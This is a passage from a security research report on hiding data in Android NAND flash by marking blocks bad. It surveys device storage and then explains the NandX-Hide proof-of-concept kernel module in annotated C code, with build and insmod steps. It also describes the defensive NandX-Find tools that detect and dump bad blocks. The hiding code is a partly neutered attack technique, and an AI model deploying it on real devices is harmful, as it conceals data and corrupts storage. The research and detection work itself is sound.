based around the same internal components. These devices typically do not utilize raw NAND, instead favoring MMC/eMMC based storage.

The alternate line of Xperia phones (The Arc S, the Play, the X10 and to some extent the hardened Acro S) utilize direct raw NAND for a large majority of their kernel based storage. This raw access is the cornerstone for the decision to utilize the Arc S during this research project.

The Asus Android Devices

Asus devices showed mixed utilization of MTD access. The Nexus 7 harnessed the subsystem for a boot partition but not for the main system storage. MTD was absent from the Transformer Prime device analyzed.

Analysis of Microsoft Surface RT Tablet

Overview analysis of the Surface RT platform

While expected, the Microsoft Surface platform proved to be difficult to develop for. The analysis did prove interesting, but the toolchains simply don't exist to explore this device with the same rigor as the linux based devices.

The Surface uses a Samsung branded KLMBG4GE4A Flash chip, part of the MoviNAND line. While documentation is sparse due to mass production & trade secrets, the same chip is used in the Samsung Galaxy Note "phablet" device. Sadly, the side channel introspection stops there as the Galaxy Note follows the Samsung path and uses BML.

Analysis of Google Chromebook Devices

Overview analysis of the Chromebook / Chromium project

Similar to the Android AOSP project, at the heart of the Chromium project lies the Linux kernel. This base framework provides the same MTD subsystem as the sister Android project. In reality, at least from the perspective of this research, the 2 projects can be considered identical.

Chromebook hardware analysis

Unlike the Android project, there exist very few Chromebook devices. This research analyzed the NAND Flash based Chromebook devices for MTD based utilization.

The Samsung "Daisy/Snow" device is built around a SanDisk SDIN7DU2-16G NAND Flash chip in a standard 169 pin BGA package. This BGA chip can act in both managed and unmanaged (raw) mode and SanDisk provides a simplified TSOP package for raw access. The researcher utilized this chip when exploring the Segger NAND Evaluation harness.

The "Daisy/Snow" device utilizes a single MTD mapping during machine boot for the loader. Once the kernel is loaded, that MTD access is removed and the device is driven over MMC.


```
 # LoadKernel() debug data (not in print-all)
vdat_timers            = LFS=424218,653214 LF=1441289,1632796 LK=1891610,4402591 #
Timer values from VbSharedData
wpsw_boot              = 1                              # Firmware write protect
hardware switch position at boot
wpsw_cur               = 1                              # Firmware write protect
hardware switch current position
+ rootdev -s
/dev/mmcblk0p5
+ ls -aCF /root
./  ../  .force_update_firmware
+ ls -aCF /mnt/stateful_partition
./   .developer_mode  .tpm_status  encrypted/     encrypted.key  lost+found/
../  .tpm_owned       dev_image/   encrypted.block  home/      unencrypted/
+ cgpt show /dev/mmcblk0
      start        size    part  contents
          0           1          PMBR (Boot GUID: 2805DB23-3877-D14B-
BBC7-2EF643847E5B)
          1           1          Pri GPT header
          2          32          Pri GPT table
     282624    22073344       1  Label: "STATE"
                                  Type: Linux data
                                  UUID: 7BD0DDB5-1FCA-774D-A399-881672E0C572
      20480       32768       2  Label: "KERN-A"
                                  Type: ChromeOS kernel
                                  UUID: EE1C9957-CFCB-564F-81A1-49D451F908D4
                                  Attr: priority=1 tries=0 successful=1
   26550272     4194304       3  Label: "ROOT-A"
                                  Type: ChromeOS rootfs
                                  UUID: A54FDA70-F2AE-CA45-A2C6-31BB9949ED34
      53248       32768       4  Label: "KERN-B"
                                  Type: ChromeOS kernel
                                  UUID: 359C0A60-A786-364A-9EAC-523185AA12EC
                                  Attr: priority=2 tries=0 successful=1
   22355968     4194304       5  Label: "ROOT-B"
                                  Type: ChromeOS rootfs
                                  UUID: FBB77538-1F45-6E46-B9DE-135732A2BE7E
      16448           1       6  Label: "KERN-C"
                                  Type: ChromeOS kernel
                                  UUID: A511C323-31CC-D440-8B37-22FC7C1C5A38
                                  Attr: priority=0 tries=15 successful=0
      16449           1       7  Label: "ROOT-C"
                                  Type: ChromeOS rootfs
                                  UUID: A2BF3F99-D166-1247-8C6A-BEFD1F8702B0
      86016       32768       8  Label: "OEM"
                                  Type: Linux data
                                  UUID: 961B6939-26E7-884A-AA39-1844996DCBC2
      16450           1       9  Label: "reserved"
                                  Type: ChromeOS reserved
                                  UUID: F7DA8CBC-F93E-7942-BA15-A9A0B8C27CA6
      16451           1      10  Label: "reserved"
```

```
                                Type: ChromeOS reserved
                                UUID: 32A033CE-5A0B-3F44-8D87-2A87BAEDE64E
         64       16384      11  Label: "RWFW"
                                Type: ChromeOS firmware
                                UUID: 4119D401-D509-054E-896D-3B1672FEE9F2
     249856       32768      12  Label: "EFI-SYSTEM"
                                Type: EFI System Partition
                                UUID: 2805DB23-3877-D14B-BBC7-2EF643847E5B
   30777311          32          Sec GPT table
   30777343           1          Sec GPT header
+ flashrom -V -p internal:bus=spi --wp-status
flashrom v0.9.4  : 571cb5a : Oct 08 2012 10:16:03 UTC on Linux 3.4.0 (armv7l), built
with libpci 3.1.9, GCC 4.6.x-google 20120301 (prerelease), little endian
Acquiring lock (timeout=30 sec)...
Lock acquired.
Initializing internal programmer
Initializing linux_spi programmer
```


Code Block 9 - Excerpt from the very noisy Samsung Daisy boot process

Building a NAND Hardware Test Harness

In addition to the introspection of shipped commercial devices, the MonkWorks researcher built a simple test harness to explore NAND devices at a hardware level without the overhead of a platform. The harness utilizes standard tools from the SEGGER company.




SEGGER NAND Flash Eval Board



SEGGER SD Card Adapter

While most of the devices analyzed to date harness a Ball Grid Array (BGA) connection to the main processor board on the device, the majority of NAND manufacturers make a Thin Small Outline Package (TSOP) variant that can be loaded into the SEGGER evaluation board and accessed directly. This provides the researcher direct access to the chip at the lowest levels, including any on-board / embedded controllers.

If needed, a more elaborate test harness has been envisioned but not yet built. This harness will utilize a SchmartBoard to directly probe the BGA chipsets for the various NAND producers. The only benefit of this approach is the ability to de-solder NAND chips from a Smartphone and analyze them directly.



SchmartBoard for BGA Packages

It should be noted that while obtaining TSOP variants of NAND Flash is trivial (Mouser.com and DigiKey.com have a large selection), obtaining BGA variants in small batches is difficult. Most manufacturers do not allow small purchases of these chips, and typically do not even share the datasheets to the public once the devices are selected for mass production and sold to device manufacturers.

Analysis of the NandX-Hide Tool

Overall structure and design

During the development of the NandX-Hide POC tool, the MonkWorks researcher attempted to document the design choices and runtime behavior with copious notes in the actual source code. The researcher also documented attribution to others in the same manner. This document will strive to collect and detail those notes and behaviors, but if any questions arise it is suggested the source code be considered the gold standard with this document simply providing a snapshot explanation.

During this research, it was discovered that the NandX-Hide tool functionality could be generated from many different levels in the overall Android / Linux system. The tool could have been built linking against nothing but the YAFFS filesystem framework, it could have been rolled into the base kernel or it could have been injected into the MTD driver subsystem directly. All these paths would have been valid and the initial source code audit of the frameworks verified the specific calls and control needed to produce identical results existed at each layer.

The MonkWorks researcher decided to not actually modify the installed kernel, but to simply develop a tool that could be side loaded as a kernel module. Furthermore, the design decision was made to copy any required code from the frameworks directly into the nandx_hide.c source file. While it will be

detailed later, this was done simply to showcase that all calls and code can be executed outside the frameworks directly and to detail the entire solution into a single file.

The NandX-Hide tool is based directly upon the MTD subsystem test modules available in:

```
.../kernel/drivers/mtd/tests/
```

These tests contained 90% of the source code and permissions required for a successful manipulation of the NAND hardware, leaving only the functionality for marking a block physically bad to be developed from scratch. This functionality, specifically the code and permissions to modify the OOB area of each NAND storage block, existed in the device driver code specific to the NAND Sony embedded into the phone:

```
.../kernel/drivers/mtd/devices/msm_nand.c
```

With those 2 sources of code injected into nandx-hide.c, the only real code that was developed from scratch was the calling mechanisms and the ordering of the framework calls. Slight modifications were made to bypass the BBT checks during reads and writes as well.

Behavior and functionality of NandX-Hide

The tool, as it currently sits, is hard coded to manipulate NAND / MTD device 0 and to directly modify block 37 of that device. Prior to a full explanation, the code functions as such:

1. Scan the hardware and print basic device information to the kernel log
2. Fully wipe an erase the data section of block 37
3. Write 0xDEADBEEF to the entire data portion of block 37
4. Mark block 37 as bad. This causes a device hard reboot that will be explained in the next section.

The codebase has 2 placeholder functions as well. The first is a method to scan the entire NAND hardware for empty blocks (filled with 0x00 or 0xFF) and to direct the rest of the hiding POC to use that block instead of 37, assuming it exists. This functionality could be easily extended to select whatever block of NAND is currently storing the least amount of data during runtime (thus decreasing the odds of interfering with the functionality of the system). From the researchers perspective, this would be useful only when weaponizing the POC for actual deployment and therefore the functionality was neutered.

The second placeholder method marks where a weaponized variant would need to move and remap all of the data from the selected block to elsewhere on the NAND storage hardware. Just as the scan for

empty blocks, this was considered only applicable for offensive use and therefore neutered prior to delivery.

A Deeper dive into the functionality of NandX-Hide

On first inspection, the nandx_hide.c file will appear huge and possibly intimidating. The first thing to note during analysis is that the top 6982 lines can be considered irrelevant for the most part. Aside from the header and comments before the code starts, those lines are directly lifted from the msm_nand.c file referenced above. The entirety of the hardware driver code was included for reference and to give MonkWorks the ability to inline document the code paths we chose.

With that slash in the applicable code base, we are left with slightly less that 700 lines of kernel module code to understand, and a lot of that is typical boilerplate code for generating a functional module. The researcher found it disconcerting how little code was actually required to make NandX-Hide fully functional.

As with all kernel modules written in C, the analysis will start at the bottom of the file.

The kernel module setup routine

```
static int __init nandx_hide_init(void)
{

  /*
   * Other than the mark bad call, this is our only
   * interaction with the above copied driver code.
   * The call was originally the driver probe call renamed
   * It, in a nutshell, sets up the system for manipulation
   * and RAW writes of the OOB
   *
   */
  nandx_msm_nand_init();

  //Load all the data, to base analysis and print some stuff
  nandx_setup();

  //Print all the details for the NAND chip
  nandx_print_mtd_info();

  //Nothing to see here...
  nandx_file_injector(blockToKill, writebuf);

  return 0;

}
module_init(nandx_hide_init);
```

As the comment suggests, the initial setup routine for the kernel module is one of only two places we need to call into the actual hardware driver code (the 7k lines of glob of text from above). All this call does is setup and link the driver code with the requested NAND/MTD device 0. We initialize some

buffers here, but not much else. The researcher attempted to follow this code path above and provide inline documentation via comments for interesting sections.

Once our driver is set up, we simply scrape information from the NAND device and print to the kernel log. This information is left in for academic analysis and all the code should be executable from user space.

The last portion of the module calls into the method nandx_file_injector with the hardcoded block location of 37 and a hardcoded buffer of 0xDEADBEEF, both of which are set at the top of the source file.

The injector method

```
static void nandx_file_injector(int blockLocation, void *bufferToWrite)
  {
    /*
     *
     * In reality, we would want to move all linked and good data out of the
     *       block first.
     * I put a placeholder here for that, but will not implement unless I run into
     * stability issues
     *
     * This injector:
     *   1 - Moves all data out of the target block (no, it really doesn't)
     *   2 - Erases the targeted block (though we really don't HAVE to)
     *        3 - Injects our buffer directly into the block (woot!)
     *   4 - Marks the target block as bad (2 times!)
     *
     */


    /*
     * Future Work:
     * Implement the method to move data from the block (needs to reach into
     * YAFFS to remap the data). Only needed for weaponization.
     *
     * Write a scanner that looks for empty blocks and use that one instead
     *       of the hardcoded value of block 37. That is fine for the POC, but not
     * really functional if weaponized
     *
     */

    int err = 0;

    //Moves all data out of the target block (no, it really doesn't)
    nandx_move_data_from_block( blockLocation );

    //Erases the targeted block
    nandx_erase_block( blockLocation );

    //Injects our buffer directly into the block
    nandx_buffer_write_to_block( blockLocation, bufferToWrite );

    //Marks the target block as bad
    err = nandx_mark_bad_framework( blockLocation );
    if( !err ){
      printk(PRINT_PREF "First attempt at marking %d bad failed, going manual\n",
blockLocation);
      err = nandx_mark_bad_manual( blockLocation );
    }
```

```
  }
```

The code is now starting to lead to interesting things. This method, as the notes describe, clears the NAND block, writes our buffer to it and then marks it bad.

Erasing the Target Block

```
static int nandx_erase_block(int blockLocation)
  {
    /*
     *
     * This is a slightly modified version of the code in
     *   static inline int erase_eraseblock(int ebnum) from:
     *   .../mtd/tests/mtd_torturetest.c :
     *        static inline int erase_eraseblock(int ebnum)
     *
     * from source analysis, this appears it will wipe and remove
     * the bad block info from an entire block
     *
     * Yes, I could simply call into the RAW code above, but I wanted to
     * point out how easy it is to do a RAW write from a module and bypass
     * all of the framework.
     */

    int err;
    struct erase_info ei;
    loff_t addr = blockLocation * mtd->erasesize;

    memset(&ei, 0, sizeof(struct erase_info));
    ei.mtd  = mtd;
    ei.addr = addr;
    ei.len  = mtd->erasesize;

    err = mtd->erase(mtd, &ei);
    if (err) {
      printk(PRINT_PREF "error %d while erasing EB %d\n", err, blockLocation);
      return err;
    }
```

This code is very simple. We calculate the RAW address based on the specified block location and simply write 0x00 for the entirety of the block size. As long as code has the ability to access the mtd device, this will function as expected. It is worth noting this write actually starts at the data segment of the block, not the initial OOB header. If we attempt to set our write address directly to the OOB, we will return an error and the kernel will not be happy.

Writing our buffer data directly to the block

```
static int nandx_buffer_write_to_block(int blockLocation, void *bufferToWrite)
  {
    /*
```

```
     * Here we have a couple of decisions:
     *  1) Do we want to manually erase the block first or allow that issue to be
     *     handled by the framework?
     *  2) Do we expect the block has already been marked bad prior to this call?
     *  3) Do we want to code against failures? /  Do we want to force the issue
     *     if it fails?
     *
     * For this task, I am currently expecting the block to be erased and marked
     * bad prior to my write by the injector function.  I am also being lazy and
     * letting the fraemwork deal with some of this headache, so the erase may be
     * unneeded. We could use YAFFS to do this for us, but we would then have to
     * block and undo some of the tracking at that level. This is easier and cleaner
     * IMO
     *
     * Notable places in the code one could push this functionality:
     * * Almost every level of the MTD subsystem allow for writes, from the
     *    base mtd.h up to the tests.
     *
     * If we run into problems, we can also call mtd_info:panic_write() from mtd.h.
     * That call will unlock all the things for us. Bonus, it has some epic comments
     * for future fun about black box flight recorders. Scary!
     *
     * Parts of this code were stolen from:
     * static inline int write_pattern(int ebnum, void *buf) from:
     *  .../mtd/tests/mtd_torturetest.c :
     *       static inline int write_pattern(int ebnum, void *buf)
     *
     */

    int ret;
    size_t written = 0;
    loff_t addr = blockLocation * mtd->erasesize;
    size_t len = mtd->erasesize;

    if (pgcnt) {
      addr = (blockLocation + 1) * mtd->erasesize - pgcnt * pgsize;
      len = pgcnt * pgsize;
    }

    ret = mtd->write(mtd, addr, len, &written, bufferToWrite);
    if (ret) {
      printk(PRINT_PREF "error %d while writing EB %d, written %zd"
      " bytes\n", ret, blockLocation, written);

      // Before we just fail, we should call panic_write() and attempt the override
      // That call is more powerful than the failing of the kernel, so it should be
      // fine for some simple malware POC code.

      return ret;
    }
    if (written != len) {
      printk(PRINT_PREF "written only %zd bytes of %zd, but no error"
      " reported\n", written, len);
      return -EIO;
    }

    printk(PRINT_PREF "Buffer written to block: %d\n", blockLocation);


    return ret;
  }
```

This code is as straightforward as the erase. The one thing of concern to note is the comment about panic_write(). We don't need to call the method here because we have appropriate access for RAW writes from the kernel module, but if this code ever fails that would be the next path of execution.

The panic_write() method is provided by the base mtd.h header file in the mtd_info structure and is interesting enough the researcher feels compelled to explain it in detail. The comments in full:

```
/* In blackbox flight recorder like scenarios we want to make successful
         writes in interrupt context. panic_write() is only intended to be
         called when its known the kernel is about to panic and we need the
         write to succeed. Since the kernel is not going to be running for much
         longer, this function can break locks and delay to ensure the write
         succeeds (but not sleep). */

      int (*panic_write) (struct mtd_info *mtd, loff_t to, size_t len, size_t
*retlen, const u_char *buf);
```

The method is basically designed to bypass all permission checks and perform a RAW write to a specified offset of the NAND during a kernel panic. The intent is to dump data before a crash, but the functionality provided is concerning from a pure security perspective.

Marking the block as bad

```
  static int nandx_mark_bad_framework(int blockLocation)
  {
    /*
     * This can be done via a call to YAFFS if you want to stay high level.
     * ( ^^ boring but might be more portable ^^ )
     * This can also be done at various depths of the MTD subsystem implementation
     *
     * Notable places in the code one could push this functionality:
     * * int (*block_markbad) (struct mtd_info *mtd, loff_t ofs); from mtd.h
     * * msm_nand_block_markbad(struct mtd_info *mtd, loff_t ofs) from msm_nand.c
     * * static int nand_default_block_markbad(struct mtd_info *mtd, loff_t ofs)
     *       from nand_base.c
     *
     *
     * I chose to call into msm_nand.c because it works for my SONY device and
     * it felt the cleanest at the time. YMMV. This will typically fail and hence the
     * other method.  The problem is that the kernel typicallyo has permission to
     * write to the NAND, but not the OOB.  When it tries, it fails and we catch it.
     *
     * Leaving this in mostly so people can follow what is going on with this code.
     */
    int ret;
    loff_t addr = blockLocation * mtd->erasesize;

    printk(PRINT_PREF "Marking the block %d as BAD\n", blockLocation);

    ret = mtd->block_markbad(mtd, addr);
    if (ret)
      printk(PRINT_PREF "Success - block %d has been marked bad\n", blockLocation);
    else
      printk(PRINT_PREF "Failure - Why U no mark block %d as bad?\n", blockLocation);
```

```
    return ret;

  }
```

For the actual marking of the bad block, the NandX-Hide POC first attempts to execute through the provided MTD framework. As this call is not designed to be called from an outside source, it typically fails. During testing and logging, the researcher rarely observed this method functioning as intended. Mostly, this failure is connected with permissions to write to the OOB and collision with the currently running MTD (msm_nand) driver.

```
static int nandx_mark_bad_manual(int blockLocation)
  {
    /*
     * I am honestly amazed this worked so easily.
     * I copied the source above and simply call into it here.
     *
     * This code leads down a complex rabbit hole, so I will
     * give an overview:
     *
     * We grab the RAW device, and becuse we are a nand driver, we
     * have permission to write to the OOB. We then "write" 0 all
     * over both pages, including the Bad Block marker.  This registers
     * the block as bad and it ceases to exist.
     *
     * The way I am calling it here also causes a read/write collision
     * that generates a kernel panic and we get a reboot.  There are ways
     * to avoid this, but the reboot gives us a "free" remap of NAND.
     * (the block is "bad" after reboot, so I doint have to manually remap it)
     * Hence, I left the crash in.
     *
     * For my specific device, you don't need any of the ONENAND stuff, or the
     * code for interlacing.  The Sony Xperia Arc S is running dual nand.  I left
     * everything intact for your reading pleasure and for future extensibility.
     * Also, I wanted to leave the file as virgin as possible.
     *
     */

    int ret;
    loff_t ofs = blockLocation * mtd->erasesize;

    // THIS CALL IS THE ENTIRE MAGIC OF NANDX-HIDE
    ret = msm_nand_block_markbad(mtd, ofs);

    if(ret)
      printk(PRINT_PREF "We call into the driver and make %d go away.\n",
blockLocation);
    else
      printk(PRINT_PREF "Odd.. even a RAW write on the OOB doesn't kill block: %d\n",
blockLocation);
    return ret;
  }
```

Unlike the mtd.h based framework call, this msm_nand.h specific call works every time. This call, and the documentation thereof, was the impetus for the top 7000 lines of code copied from the msm_nand.c source file (and why we called the setup routine earlier in execution).

This call leads down a tenuous path through the pasted code, but after many checks and manipulations it simply gains RAW access to the OOB section of the requested block and writes 0xFF for the top 2 pages. This flips the "bad block" bit, along with wiping all other data in the block.

If a nefarious person was interested in directly weaponizing this for a given platform, 95% of the code could be removed and the specific bit required for the mark could be targeted. The researcher felt this targeted attack was out of scope for the POC.

The main reason NandX-Hide crashes the devices and forces a reboot

After running the module:

```
<android>$insmod nandx_hide.ko
```

You will notice the device hard crashes and reboots. This is caused by a low level collision between the kernel module and the actual correct driver fighting over the rights to access the OOB section of the block. The problem is further exacerbated by the fact that System.app is partially stored in block 37 (which inconveniently just disappeared). A weaponized version of the NandX-Hide tool could easily circumvent this issue. The benefit of the reboot is it forces a remap of the NAND itself, so after the crash the kernel and other processes are no longer aware that block 37 ever existed.

Analysis of the NandX-Find Tool

Overall Structure and Design

Similar to the NandX-Hide tool, the NandX-Find tools are built as side loadable kernel modules. The tools are:

```
.../mtd/tests/nandx_find_simple.c
.../mtd/tests/nandx_find_complex.c
```

The intent of the "simple" tool is solely to log NAND Flash information and any bad blocks discovered. In addition to that base functionality, the "complex" tool also extracts the entire contents of the bad blocks for analysis.

Behavior and Functionality of the NandX-Find Tools

nandx_find_simple.c

This tool cycles through the available NAND device and flags any blocks marked as "bad". The tool will log (to the standard kernel log) output similar to:

```
<6>[19359.863098]
<6>[19359.863098] ================================================
<6>[19359.863098] nandx_find_simple: NANDX Find for MTD device: 0
<6>[19359.863128] nandx_find_simple: MTD device
<6>[19359.863128]   size 419430400
<6>[19359.863128]   eraseblock size 131072
<6>[19359.863128]   page size 2048
<6>[19359.863128]   count of eraseblocks 3200
<6>[19359.863128]   pages per eraseblock 64
<6>[19359.863128]   OOB size 64
<6>[19359.863128]
<6>[19360.065277] nandx_find_simple: scanned 3200 eraseblocks, 1 are bad
<6>[19360.065277] ================================================
<6>[19360.065277] nandx_find_simple: MTD block MAP for device: 0
<6>[19360.065307] nandx_find_simple: block 37 is BAD
<6>[19360.065307]
<6>[19360.065307] ================================================
<6>[19360.065338] ================================================
```

nand_find_complex.c

This tool also cycles through the available NAND device and flags any blocks marked as "bad" and will then dump the contents of those blocks to the kernel log. The tool output is similar to (heavily truncated to save 40 pages of log text):

```
<6>[  109.000213] ================================================
<6>[  109.000274] nandx_find_complex: NANDX Find for MTD device: 0
<6>[  109.000335] nandx_find_complex: MTD device
<6>[  109.000335]   size 419430400
<6>[  109.000366]   eraseblock size 131072
<6>[  109.000366]   page size 2048
<6>[  109.000396]   count of eraseblocks 3200
<6>[  109.000396]   pages per eraseblock 64
<6>[  109.000427]   OOB size 64
<6>[  109.000427]
<6>[  109.246246] nandx_find_complex: =====
<6>[  109.246246] dumping eraseblock 37
<6>[  109.246246] =====
<2>[  109.246276] 00000:
00000000000000000000000000000000000000000000000000000000000000000000
<2>[  109.246276] 00020:
00000000000000000000000000000000000000000000000000000000000000000000
...
...
<2>[  109.247344] 007c0:
00000000000000000000000000000000000000000000000000000000000000000000
<2>[  109.247375] 007e0:
00000000000000000000000000000000000000000000000000000000000000000000
<2>[  109.247406] 00800:
deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef
```

```
<2>[  109.247406] 00820:
deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef
...
...
<2>[  109.371795] 1f8a0:
deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef
<2>[  109.371795] 1f8c0:
deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef
...
...
```

As we can see, the tools can find bad blocks and export the contents for post discovery analysis.

A Deeper Dive into the Functionality of the NandX-Find Tools

Both tools are simplistic enough, the researcher does not believe they warrant a full description outside of the source file (where they are already heavily documented). This section will provide a brief insight into the relevant functionality that does not appear in the nandx_hide.c file.

```
static int nandx_map_bad_blocks(void)
{
  int i, bad = 0;

  for (i = 0; i < ebcnt; ++i) {

    bbt[i] = mtd->block_isbad(mtd, (i * mtd->erasesize) );

    if (bbt[i])
      bad += 1;
    cond_resched();
  }

  return bad;
}
```

This is a very straightforward method to harness the MTD framework to map bad blocks.

```
static int read_eraseblock_by_page(int ebnum)
{
       size_t read = 0;
       int i, ret, err = 0;
       loff_t addr = ebnum * mtd->erasesize;
       void *buf = iobuf;

       for (i = 0; i < pgcnt; i++) {
              memset(buf, 0 , pgcnt);
              ret = mtd->read(mtd, addr, pgsize, &read, buf);
              if (ret == -EUCLEAN)
                     ret = 0;
              if (ret || read != pgsize) {
```

```
                        printk(PRINT_PREF "error: read failed at %#llx\n",
                               (long long)addr);
                        if (!err)
                                err = ret;
                        if (!err)
                                err = -EINVAL;
                }

                addr += pgsize;
                buf += pgsize;
        }

        return err;
}

static void dump_eraseblock(int ebnum)
{
        int i, j, n;
        char line[128];

        printk(PRINT_PREF "=====\ndumping eraseblock %d\n=====\n", ebnum);
        n = mtd->erasesize;
        for (i = 0; i < n;) {
                char *p = line;

                p += sprintf(p, "%05x: ", i);
                for (j = 0; j < 32 && i < n; j++, i++)
                        p += sprintf(p, "%02x", (unsigned int)iobuf[i]);
                printk(KERN_CRIT "%s\n", line);
                cond_resched();
        }

        printk(PRINT_PREF "================================================\n\n");
}
```

These two methods are utilized for loading the contents of the eraseblock into a buffer and then printing that buffer to the kernel log. The MTD subsystem, and the .../mtd/tests/ directory make this process very simple.

Building and Running the tools

Relevant Links and Tutorials for the NandX Tools

Sony build 4.1.b.0.587 Source: http://developer.sonymobile.com/downloads/xperia-open-source-archives/open-source-archive-for-build-4-1-b-0-587

- Sony Open Source Project: http://developer.sonymobile.com/downloads/opensource/
- Sony Boot Loader Unlock: http://unlockbootloader.sonymobile.com/
- Sony Kernel Flashing Tutorial: http://developer.sonymobile.com/2011/05/06/how-to-build-a-linux-kernel/

- Arc S Kernel Module Tutorial: http://tthtlc.wordpress.com/2011/12/29/how-to-write-a-kernel-module-on-android-sony-ericsson-xperia-arc-s/

Compilation of the NandX tools

The NandX tools require the device kernel source for compilation. For our target device of the Sony Ericsson Xperia Arc S, the source can be downloaded from the Sony Open Source Project website at the link above. Once the kernel source is downloaded and built, all of the framework is in place for the NandX project code.

First, the NandX source files should be copied into the tests directoy:

```
<base kernel source>/kernel/drivers/mtd/tests/
```

Secondly, the NandX source modules need to be manually added to the tests Makefile:

```
obj-$(CONFIG_MTD_TESTS) += nandx_find_simple.o
obj-$(CONFIG_MTD_TESTS) += nandx_find_complex.o
obj-$(CONFIG_MTD_TESTS) += nandx_hide.o
obj-$(CONFIG_MTD_TESTS) += mtd_oobtest.o
obj-$(CONFIG_MTD_TESTS) += mtd_pagetest.o
obj-$(CONFIG_MTD_TESTS) += mtd_readtest.o
obj-$(CONFIG_MTD_TESTS) += mtd_speedtest.o
obj-$(CONFIG_MTD_TESTS) += mtd_stresstest.o
obj-$(CONFIG_MTD_TESTS) += mtd_subpagetest.o
obj-$(CONFIG_MTD_TESTS) += mtd_torturetest.o
obj-$(CONFIG_MTD_TESTS) += mtd_erasepart.o
```

The process after those modifications is a straightforward Android kernel compilation.


Running the NandX tools

All of the NandX tools are stand alone kernel modules, and are thus loaded with the insmod command. Assuming you have copied the executable module files from the compilation machine to the device (/sdcard/nandx in the example), you can run them as such.

```
$ adb shell
<android>root$ cd /sdcard/nandx
<android>root:nandx$ insmod nandx_find_simple.ko
<android>root:nandx$ rmmod nandx_find_simple
```

This will load, run and unload the nandx_find_simple kernel module. All logging is done to the kernel log (/*proc*/*kmsg*) and can be viewed either with the *dmesg* command or by piping the logs to a controlled place for post analysis.

Screenshots of the tools on a device



Accidental Overwrite of System.app when marking block 37 bad

No visual changes after reboot when marking block 3001 & 3111 as bad

Observations and Implications beyond the POC

This project specifically showcases how an attacker could harness the design shortcomings of embedded NAND storage and how a defensive strategy needs to be employed to neuter that threat vector. The research has shown that very little can be done from a defensive posture during runtime of the device. If the attacker has the kernel level access to the NAND driver needed to hide files, they can certainly

intercept and hide any defensive hooks injected to flag such behavior. As such, designs like kprobing the kernel for direct calls to the *mtd->block_markbad()* API would be pointless as they are easier to circumvent than to implement.

The only defensive tools realistically available are post analysis tools such as the NandX-Find tools submitted herein. If these tools are utilized correctly, the logs will at least showcase when a device has started to behave in awkward ways. This can only be trusted if the kernel module based tools do not call through the embedded drivers but instead process the raw physical probe information themselves.

